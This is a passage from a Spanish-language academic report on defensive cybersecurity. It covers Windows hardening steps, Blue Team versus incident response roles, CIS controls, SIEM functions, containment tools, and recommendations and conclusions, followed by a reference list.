
Actualizaciones Windows Manual



Fuente: *elaboración propia con base a la descarga de las actualizaciones seguridad microsoft. (2025).*

Figura 31.

Instalación de actualizaciones manual




Fuente: *elaboración propia con base a la descarga de las actualizaciones seguridad microsoft. (2025).*

Activar el Firewall de Windows o instalar un firewall adicional para evitar estos ataques por red.

Figura 32.


Firewall Windows



Fuente: *elaboración propia con base a la activación de firewall Windows. (2025).*

Figura 33.

Activación políticas Firewall Wondows



Fuente: *elaboración propia con base a la activación de firewall Windows. (2025).*

Hacer el bloqueo de los puertos innecesarios como son 445, 139, 135.

Implementar la segmentación de la red y tener controles de acceso para que solo usuarios y maquinas autorizadas puedan acceder a los servicios críticos.

Activar la auditoria de evento en Windows para detectar accesos no autorizados.

Configurar los permisos y el rol de cada usuario, mínimo privilegio restringiendo los privilegios de administración.

Desinstalar programas o software innecesarios, componentes como IISS o UPnP si no se requieren.

Verificar y cerrar servicios como rtsp o puertos como son HTTP 2869, 10243, 5357, los cuales se pueden usar para realizar movimientos laterales.

Diferencias Entre un Equipo Blueteam y un Equipo de Respuesta a Incidentes Informáticos

En un Blue Team se definen y protegen las infraestructuras de una forma constante y preventiva, se enfoca en el monitoreo constante, realizando hardening, controles de acceso. Se utilizan herramientas como son los IDS/IPS, SIEM, antivirus, firewall, controles de logs, honeypots, EDR, etc.

"Defensive Security is as important as the other teams in the realm of Cyber Security. The name says it all, 'defense'" (Rashid & Pandey, 2023, p. 2).

Las auditorias de seguridad son constantes realizando ejercicios entre los equipos Blue Team y Red Team, para el análisis de ataques y alertas de seguridad que surjan de ellos. Su actuación siempre es antes y durante los posibles ataques cibernéticos que se presenten con el fin de poder prevenirlos y contenerlos.

"Los test de penetración son un grupo de ataques realizados a los sistemas informáticos con el objetivo de descubrir debilidades que luego deben ser corregidas" (Samaniego & Ponce, 2021, p. 16).

La capacitación mediante equipos Red y Blue se ha convertido en una estrategia esencial para fortalecer la ciberseguridad organizacional. Esta metodología enfrenta a equipos ofensivos, que simulan ataques reales, con equipos defensivos que deben detectar, responder y neutralizar dichas amenazas. Este tipo de entrenamiento no solo desarrolla habilidades técnicas, sino que también fomenta el pensamiento estratégico y la toma de decisiones en tiempo real (Chindruș & Caruntu, 2023).

En el Equipo de Respuestas a Incidentes (IR), actúan de forma reactiva ante los incidentes de seguridad que han ocurrido o que se estén presentando.

Se encargan de realizar contención, análisis forenses, erradicación y recuperación ante un incidente informático. Utilizan Herramientas forenses, script de análisis, logs, capturas de red, análisis de malware de forma dinámica o estática, herramientas como FTK, Autopsy, script de desarrollo propio.

Entre sus actividades frecuentes se encuentran la investigación de brechas de seguridad, restauración de sistemas afectados, reportes técnicos y legales.

Su actuar es durante y después de la presencia de un ataque con el fin de contener y mitigar el daño.

Las simulaciones tipo Red y Blue Team permiten evaluar la respuesta real ante amenazas y mejorar la capacidad defensiva general (Chindruș & Caruntu, 2023).

Center For Internet Security

CIS “Center For Internet Security” es una entidad sin fin de lucro que se dedica a mejorar la ciberseguridad a nivel global, cuya misión es la de ayudar a los gobiernos, empresas y ciudadanía para protegerlos frente amenazas informáticas. (Center for Internet Security, 2023).

Según Deibert et al. (2008), los gobiernos han adoptado diversas estrategias para controlar el uso de Internet, como bloqueos tecnológicos, presiones legales y psicológicas, e incluso actos de violencia para fomentar la autocensura.

Si se nos indica que debemos trabajar con CIS, lo utilizaría para los siguientes fines:

Utilizar las guías técnicas detalladas de CIS Benchmarks las cuales nos indican como configurar de manera segura los sistemas operativos, aplicaciones, redes de datos y servicios, como pueden ser endurecer las configuraciones de los sistemas operativos Windows, Linux, Servidores, bases de datos, dispositivos como lo son routers etc. Deshabilitar servicios

innecesarios o inseguros como son SMBv1. Asegurar el uso de contraseñas fuertes y robustas, registros de auditorías y controles de acceso. (Center for Internet Security, 2023).

Aplicar los 20 conjuntos de controles claves CIS Critical Security Controls, priorizando defensas de alto impacto frente a las amenazas cibernéticas más comunes. Establecer un plan bien estructurado de defensa adaptándolo al tamaño de la organización. Alinear las políticas internas de seguridad con buenas prácticas reconocidas a nivel mundial.

También podríamos evaluar el nivel de cumplimiento de la organización en términos de ciberseguridad, generar informes técnicos con métricas claras para demostrar auditorias.

Dar cumplimiento con las normas o auditorias de la ISO27001, NIST, etc.

SIEM (Security Information and Event Management)

Un SIEM es un sistema que se encarga de centralizar, analiza y correlacionar los eventos y registros los logs generados por los diferentes dispositivos, aplicaciones y sistemas de una empresa u entidad con el objetivo de detectar amenazas de seguridad, responder ante incidentes informáticos, cumplir con las regulaciones establecidas, monitorear actividades sospechosas que se pueden estar presentando en tiempo real.

Entre sus funciones principales están:

La recolección de logs (log collection), recopila eventos de múltiples fuentes, como lo son firewalls, servidores, endpoints, routers, aplicaciones, etc.

Normalización, convierte los registros en formatos distintos a un formato común y legible, facilitando su análisis.

Correlación de eventos, identifica patrones y relaciones entre eventos aparentemente aislados para detectar amenazas complejas.

Alerta de incidentes, genera alertas automáticas en función de reglas, anomalías o firmas predefinidas.

Análisis forense, permite realizar investigaciones retrospectivas, revisando eventos históricos para determinar qué ocurrió, cómo y cuándo.

Dashboards y reportes, proporciona interfaces gráficas para visualizar el estado de seguridad y generar informes personalizables.

Retención y cumplimiento, almacena logs durante periodos prolongados para cumplir con normas como ISO 27001, HIPAA, PCI-DSS, entre otras.

Las características claves son:

Procesamiento inmediato de eventos para una respuesta rápida.

Puede adaptarse desde redes pequeñas hasta entornos corporativos complejos.

Integra funciones de respuesta automática a ciertos tipos de alertas.

Soporta múltiples tipos de fuentes y protocolos (Syslog, WMI, APIs, etc.).

Asocia información adicional como geolocalización, reputación IP o tipo de usuario.

Herramientas de Contención de Ataques Informáticos

Firewalls

(pfSense (software), Cisco ASA (hardware), Windows Defender Firewall.

Bloquean o permiten tráfico según reglas definidas.

Evitan que una amenaza detectada se propague dentro de la red.

Ejemplo: Si un malware intenta comunicarse con un servidor externo, el firewall puede bloquear ese tráfico saliente.

Network Access Control (NAC)

Cisco ISE, Aruba ClearPass, FortiNAC

Restringe el acceso a la red a dispositivos no autorizados o comprometidos.

Aísla automáticamente un equipo infectado en una “zona de cuarentena” para evitar propagación.

EDR (Endpoint Detection and Response)

Con capacidad de contención, CrowdStrike Falcon, Microsoft Defender for Endpoint, SentinelOne.

Aísla endpoints en tiempo real del resto de la red si detecta comportamiento malicioso.

Puede matar procesos, bloquear puertos, cerrar sesiones o impedir comunicaciones externas.

Aspectos que Aporten al Desarrollo de Estrategias de RedTeam & BlueTeam

Simulación Realista de Ataques

La práctica controlada de pruebas ofensivas mediante técnicas Red Team permiten evaluar en profundidad la capacidad de respuesta de una organización ante amenazas reales.

Los Análisis de vulnerabilidades y respuestas defensivas realizando ejercicios Blue Team permiten fortalecer la postura de seguridad, implementando medidas reactivas como detección, contención y recuperación ante incidentes.

El ciclo Red Team vs. Blue Team promueve una cultura de aprendizaje constante basada en fallas detectadas, respuestas ofrecidas y mejoras implementadas proponiendo la mejora continua.

A través de estos ejercicios se identifican fallos humanos, como el mal manejo de contraseñas o la falta de protocolos, fortaleciendo las campañas de capacitación y generando concientización del personal.

En los ejercicios de Red Team vs Blue Team, el Red Team simula ataques reales sobre los sistemas de una organización utilizando tácticas sofisticadas, mientras que el Blue Team se encarga de la detección, evaluación y respuesta ante dichas intrusiones (CrowdStrike, 2023).

Estos equipos ayudan a verificar si los firewalls, SIEM, EDR, reglas de acceso y políticas realmente están funcionando como se espera, lo que ayuda a la validación de controles de seguridad.

Recomendaciones para el Planteamiento de Estrategias que Permitan Endurecer los Aspectos de Seguridad en una Organización

Desactivar protocolos inseguros y servicios obsoletos, como SMBv1, Telnet o FTP, mediante políticas de configuración segura (benchmarks como los de CIS).

Actualizar sistemas operativos y parches de seguridad de forma periódica.

Implementar soluciones SIEM y correlación de eventos para la detección oportuna de amenazas.

Asegurar el principio de menor privilegio, evitando usuarios con accesos innecesarios a sistemas sensibles.

Aplicar controles de acceso y segmentación de red, limitando el movimiento lateral del atacante en caso de compromisos.

Establecer una política de respuesta a incidentes con roles claros, comunicación estructurada y documentación de evidencia.

Monitorear puertos y tráfico de red en tiempo real mediante IDS/IPS o firewalls avanzados.

Realizar ejercicios periódicos de Red Team y Blue Team para fortalecer los mecanismos defensivos.

Revisar y fortalecer acuerdos contractuales y cláusulas éticas con proveedores de ciberseguridad.

Fomentar la capacitación constante del personal, incluyendo entrenamientos prácticos y simulacros.

Conclusiones que Permitan la Construcción del Conocimiento desde el Enfoque de la Ciberseguridad

La ciberseguridad moderna exige una visión dual ofensiva (Red Team) y defensiva (Blue Team), que permita entender no solo cómo se atacan los sistemas, sino cómo defenderlos eficientemente.

El conocimiento técnico sin ética profesional es un riesgo latente; por ello, la formación debe incluir principios legales, responsabilidad social y respeto a los derechos digitales.

La práctica supervisada en entornos virtuales fortalece la comprensión de amenazas reales y permite experimentar el ciclo completo de un ataque: reconocimiento, explotación, acceso, persistencia y defensa.

Casos como CyberFort Technologies muestran cómo las malas prácticas empresariales pueden deslegitimar la profesión y poner en riesgo la confianza institucional y nacional.

La construcción del conocimiento en ciberseguridad debe estar basada en la experiencia técnica, la ética, el análisis crítico y la actualización constante frente a nuevas amenazas.

Video

Andrade, M. (2025, 25 de mayo). *Seminario de Especializacion Capacidades técnicas, legales y de gestión* [Video]. YouTube. **https://youtu.be/2OHry1xJmSk**

Conclusiones

La implementación práctica de estrategias Red Team y Blue Team permite afianzar competencias técnicas esenciales en ciberseguridad, facilitando la comprensión de vulnerabilidades reales en infraestructuras TI.

La explotación de la vulnerabilidad MS17-010 (EternalBlue) evidenció los riesgos asociados a sistemas sin soporte ni actualizaciones de seguridad, destacando la importancia de aplicar medidas de hardenización.

El análisis del caso CyberFort Technologies permitió identificar cláusulas contractuales éticamente reprochables y jurídicamente inválidas, lo cual refuerza la importancia del actuar profesional basado en principios éticos y legales.

Se resalta la necesidad de un enfoque integral en la formación de expertos en seguridad informática, donde las habilidades técnicas se complementen con una sólida ética profesional.

Recomendaciones

Las organizaciones deben implementar políticas de actualización continua de sus sistemas y deshabilitar servicios obsoletos como SMBv1.

Se recomienda la adopción de marcos de referencia como los controles críticos de CIS para guiar la seguridad organizacional.

Establecer mecanismos de supervisión y control en las empresas de ciberseguridad para evitar el uso indebido de herramientas de análisis forense.

Capacitar de manera permanente al personal técnico en ética profesional y legislación aplicable en temas de seguridad informática.

Rechazar cualquier contrato que obligue a encubrir actos ilegales o que exima de responsabilidad a la empresa ante actividades delictivas.

Referencias Bibliográficas

Alvarez, V. (2018). PROPUESTA DE UNA METODOLOGÍA DE PRUEBAS DE PENETRACIÓN ORIENTADA A RIESGOS. *Semanticscholar*. https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Catoira, F. (2018). Pruebas de penetración para principiantes: explotando una vulnerabilidad con Metasploit Framework. Revista seguridad UNAM. https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Center for Internet Security. (2023). CIS Benchmarks and Controls. https://www.cisecurity.org

Chindruș, C., & Caruntu, C.-F. (2023). Securing the network: A red and blue cybersecurity competition case study. Information, 14(11), 587. https://doi.org/10.3390/info14110587

Consejo Profesional Nacional de Ingeniería – COPNIA. (2005). Código de Ética Profesional. https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

Convenio Sobre La Ciberdelincuencia. (s.f.). Council of Europe. https://www.oas.org/juridico/english/cyb_pry_convenio.pdf

Cranford, JJ. (2023, 16 de abril). *RED TEAMS VS BLUE TEAM IN CYBERSECURITY*. Crowdstrike. https://www.crowdstrike.com/en-us/cybersecurity-101/advisory-services/red-team-vs-blue-team/

Decreto 1377 de 2013 [Presidente de la Republica]. Por el cual se reglamente parcialmente la Ley 1581 de 2012, Derogado Parcialmente por el Decreto 1081 de 2015. 27 de julio de 2013.

Deibert, R., Rohozinski, R., & Palfrey, J. (2010). *Access Controlled: The Shaping of Power, Rights, and Rule in Cyberspace*. MIT Press. https://doi.org/10.7551/mitpress/8551.001.0001

Grandes retos de las pymes en ciberseguridad. (2023, 2 de marzo). Panda security mediacenter. https://www.pandasecurity.com/es/mediacenter/retos-pymes-ciberseguridad/

Howard, M., & LeBlanc, D. (2003). Writing secure code (2nd ed.). Microsoft Press. https://ptgmedia.pearsoncmg.com/images/9780735617223/samplepages/9780735617223.pdf

INCIBE. (2019, 04 de julio). *¿Qué es el pentesting? Auditando la seguridad de tus sistemas*. INCIBE. https://www.incibe.es/empresas/blog/el-pentesting-auditando-seguridad-tus-sistemas

Ley 1273 de 2009. De la protección de la información y de los datos. 5 de enero de 2009. Diario Oficial No. 47.223.

Ley 1581 de 2012. Por la cual se dictan disposiciones generales para la protección de datos personales. 18 de octubre de 2012. Diario Oficial No. 485887.

Ley 1928 de 2018. Por medio de la cual se aprueba el "Convenio sobre la Ciberdelicuencia". 24 de julio de 2018.

Metasploit. (s.f.). Imperva. https://www.imperva.com/learn/application-security/metasploit/

Micucci, M. (2023, 17 de agosto). *Evaluación de vulnerabilidades usando OpenVAS*. Welivesecurity. https://www.welivesecurity.com/es/recursos-herramientas/evaluacion-vulnerabilidades-openvas/

Mohanraj, A. (2023, 11 de marzo). Malware Analysisi using PeStudio. Linkedin. https://www.linkedin.com/pulse/malware-analysis-using-pestudio-mohanraj-a#:~:text=PeStudio%20is%20a%20Malware%20analysis,%2C%20Libraries%2C%20Sections%2C%20etc.

Samaniego, E., Ponce, J. (2021) Fundamentos de seguridad informática. Editorial Grupo Compas.

Rashid, M., & Pandey, S. (2023). *Red Teaming vs. Blue Teaming: A comparative analysis of cybersecurity strategies in the digital battlefield*. ResearchGate. https://www.researchgate.net/publication/376696305_Red_Teaming_vs_Blue_Teaming_A_Comparative_Analysis_of_CyberSecurity_Strategies_in_the_Digital_Battlefield

Apéndices

Apéndice A

Sin apéndice